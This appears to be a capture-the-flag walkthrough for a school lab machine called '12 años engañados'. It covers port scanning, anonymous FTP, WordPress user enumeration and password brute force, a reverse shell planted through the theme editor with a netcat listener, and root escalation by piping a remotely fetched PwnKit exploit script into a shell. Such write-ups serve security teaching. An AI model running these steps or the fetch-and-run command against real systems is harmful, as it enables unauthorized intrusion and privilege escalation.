Writeup - Exploitation - **IES Rafael Alberti**

12 años engañados

Difficulty: **Easy**

Written by:

David Valenzuela Vargas

@david_valen

Index

Walkthrough **2**
"12 años engañados" 2
Penetration Testing Methodology **2**
Reconnaissance 2
Exploiting 2
Reconnaissance **2**
Enumeration **4**
Service FTP 4
Service HTTP 5
Service Wordpress 8

Walkthrough

"12 años engañados"

Challenge 0 Solves ×

12 años engañados

0

La Brigada Central de Investigación Tecnológica (BCIT) solicita vuestra colaboración para un caso que los está volviendo locos.

Le confiscaron el equipo a un ciberdelincuente de nombre en clave AOEA el pasado 25 de enero.

Necesitan acceder a una información sensible que saben que se encuentra en la carpeta /root. ¿Seréis capaces de ayudarlos?

Si estáis dispuestos a ayudar, implementa la máquina adjunta a este reto y pasad al siguiente para comenzar con el trabajo.

Formato de las banderas: flag{respuesta}

Penetration Testing Methodology

Reconnaissance

- Nmap
- WPScan
- Dirbuster

Exploiting

- Pwnkit (https://github.com/ly4k/PwnKit)

Reconnaissance

We will use the following command to perform a quick scan to all ports.

sudo nmap -T5 -p- -sS --min-rate 5000 -n -Pn XXX.XXX.X.XX

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -T5 -p- -sS --min-rate 5000 -n -Pn 192.168.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-05 18:01 EDT
Nmap scan report for 192.168.1.11
Host is up (0.00023s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE  SERVICE
21/tcp    open   ftp
22/tcp    open   ssh
80/tcp    open   http
2000/tcp  closed cisco-sccp
2001/tcp  closed dc
65524/tcp open   unknown
MAC Address: 08:00:27:E9:57:13 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 26.47 seconds
```

We will launch another scan to inform us about scripts and versions.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sVC 192.168.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-05 15:38 EDT
Nmap scan report for 192.168.1.11
Host is up (0.00021s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
21/tcp   open   ftp        vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rwxr-xr-x    1 ftp      ftp            50 Apr 04 14:56 flag.txt
|_-rwxr-xr-x    1 ftp      ftp      53357470 Apr 05 17:29 passwords.zip
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.154
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open   ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 47:6b:dc:a1:b5:4f:66:8e:e7:9f:15:bf:d9:46:2f:4b (RSA)
|   256 71:24:f4:34:e4:0f:ec:05:79:9a:da:bf:c1:a9:df:36 (ECDSA)
|_  256 a4:c5:94:3f:36:08:91:ce:48:84:9a:1c:16:9f:6b:36 (ED25519)
80/tcp   open   http       nginx 1.18.0 (Ubuntu)
|_http-title: Potato Hacker
|_http-server-header: nginx/1.18.0 (Ubuntu)
2000/tcp closed cisco-sccp
2001/tcp closed dc
MAC Address: 08:00:27:E9:57:13 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.52 seconds
```

Enumeration

Service FTP

```
21/tcp   open   ftp        vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rwxr-xr-x    1 ftp      ftp            50 Apr 04 14:56 flag.txt
|_-rwxr-xr-x    1 ftp      ftp      53357470 Apr 05 17:29 passwords.zip
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.154
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

In the FTP service, we can see that we have the default credentials **"Anonymous"** and inside the directory we can see two files.

```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ ftp 192.168.1.11
Connected to 192.168.1.11.
220 (vsFTPd 3.0.3)
Name (192.168.1.11:kali): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||2001|)
150 Here comes the directory listing.
-rwxr-xr-x    1 ftp      ftp            50 Apr 04 14:56 flag.txt
-rwxr-xr-x    1 ftp      ftp      53357470 Apr 05 17:29 passwords.zip
226 Directory send OK.
ftp> mget flag.txt passwords.zip
mget flag.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||2000|)
150 Opening BINARY mode data connection for flag.txt (50 bytes).
100% |***********************************************************************************************************|    50       68.67 KiB/s    00:00 ETA
226 Transfer complete.
50 bytes received in 00:00 (45.04 KiB/s)
mget passwords.zip [anpqy?]? y
229 Entering Extended Passive Mode (|||2000|)
150 Opening BINARY mode data connection for passwords.zip (53357470 bytes).
100% |***********************************************************************************************************| 52106 KiB  247.40 MiB/s    00:00 ETA
226 Transfer complete.
53357470 bytes received in 00:00 (246.98 MiB/s)
ftp> bye
221 Goodbye.
```


We find the first flag of the challenge and a file **"passwords.zip"**, with the command **"mget"** we will download simultaneously both files to our computer.

```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ ls
flag.txt  passwords.zip

┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ unzip passwords.zip
Archive:  passwords.zip
  inflating: passwords.txt

┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ ls
flag.txt  passwords.txt  passwords.zip
```

We unzip the file **"passwords.zip"** and we find a dictionary of words.

Service HTTP


We access the IP address through our browser and see the following:




We see a code that is encrypted in **"base64"**, we decrypt it from the terminal and it shows us the following:

```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ nano code.txt

┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ base64 -d code.txt
Jvu olyyhtpluahz jvtv kpyi v nvIbzaly wvképz lujvuayhy kpyljavypvz vjbsavz lu sh dli
oaawz://ddd.rhsp.vyn/avvsz/kpyi
```

This other code is encrypted in **"ROT13"** in which we must indicate a numerical amount of **"19"**. This time, we are going to use an online tool called **"Cyberchef"**.




The decrypted message offers us the possibility to work with different tools to search for hidden directories on the web.I will use **"dirbuster"** as an example.



In this case it is a graphical tool, we will only have to wait for it to show us the results after a few minutes.


Type	Found
Dir	/
Dir	/webdata/
File	/webdata/index.php

We look at the **"/webdata"** directory and get the following flag in the form of an alert.



Service Wordpress

Previously we could see how in our port enumeration an unknown port with the number **"65524"** appeared. This is none other than a Wordpress website.



Nothing better for detecting vulnerabilities and users in Wordpress than the **"WPScan"** tool.

```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ wpscan --url http://192.168.1.11:65524/ -e u vp
_____________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_____________________________________________________________
```

We will enter our URL where the Wordpress service is hosted and with the parameter **"-e u vp"** we tell it to list the users and possible vulnerable plugins.

```
[i] User(s) Identified:

[+] usuario
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] w0rdpess_1s_4_v3ry_1ns3cur3_cms_7856654
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```


As the most relevant information, we find the users contained in the platform, with which we will execute a brute force attack from the same tool and with the dictionary that we were able to find in the FTP service.

```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ wpscan --url http://192.168.1.11:65524/ --passwords passwords.txt
_____________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_____________________________________________________________
```

```
[+] Performing password attack on Wp Login against 2 user/s
[SUCCESS] - usuario / [redacted]
```

Fortunately we were able to obtain the login credentials of the user "usuario" and his password.

Now we are going to access through a **"reverse shell"** to the machine. To do this we go to the section **"Appearance > Theme file editor"** and select for example the web **"404.php"** to modify the code.



We modify the code with the IP that we will have in listening with **Netcat** in the main computer and the port that we want in my case I have placed the port **"4444"**.

```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

We prepare the Netcat tool and its corresponding port.

```
192.168.1.11:65524/wp-content/themes/bappi/404.php
```

Enter the path where the **"404.php"** file is located in your browser's path. In my case, it is **"192.168.1.11:65524/wp-content/themes/bappi/404.php"**.

```
┌──(kali㉿kali)-[~/Desktop/CTF]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.154] from (UNKNOWN) [192.168.1.11] 34406
Linux ubuntu 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 00:17:53 up  4:46,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

We have just gained access to the machine through the **"www-data"** user, but we still need to escalate privileges as the **"root"** user. The catch is that we won't be able to do it from this point, so we will have to find a new attack vector.

```
usuario@ubuntu:~$ whoami
usuario
usuario@ubuntu:~$ id
uid=1001(usuario) gid=1001(usuario) groups=1001(usuario)
usuario@ubuntu:~$ ls -la
total 36
drwxr-xr-x 4 usuario usuario 4096 Apr  5 13:10 .
drwxr-xr-x 4 root    root    4096 Apr  5 11:06 ..
-rw------- 1 usuario usuario  120 Apr  5 13:30 .bash_history
-rw-r--r-- 1 usuario usuario  220 Apr  5 11:06 .bash_logout
-rw-r--r-- 1 usuario usuario 3771 Apr  5 11:06 .bashrc
drwx------ 2 usuario usuario 4096 Apr  5 13:02 .cache
drwxrwxr-x 3 usuario usuario 4096 Apr  5 11:07 .local
-rw-r--r-- 1 usuario usuario  807 Apr  5 11:06 .profile
-rw-rw-r-- 1 usuario usuario   26 Apr  5 11:07 flag.txt
usuario@ubuntu:~$
```

We check that with the same login credentials to the Wordpress service it is possible to access via the SSH service. Inside this we can see again a new flag.

```
usuario@ubuntu:~$ uname -a
Linux ubuntu 5.4.0-89-generic #100-Ubuntu SMP Fri Sep 24 14:50:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
usuario@ubuntu:~$
```

We can check that the Ubuntu version we are running is vulnerable to Pwnkit exploitation.

```
usuario@ubuntu:~$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
root@ubuntu:/home/usuario# cd ..
root@ubuntu:/home# ls
david  usuario
root@ubuntu:/home# cd
root@ubuntu:~# ls
flag.txt  snap
```

We enter the command to execute the exploit and escalate privileges as root user, to finish we can find the last flag.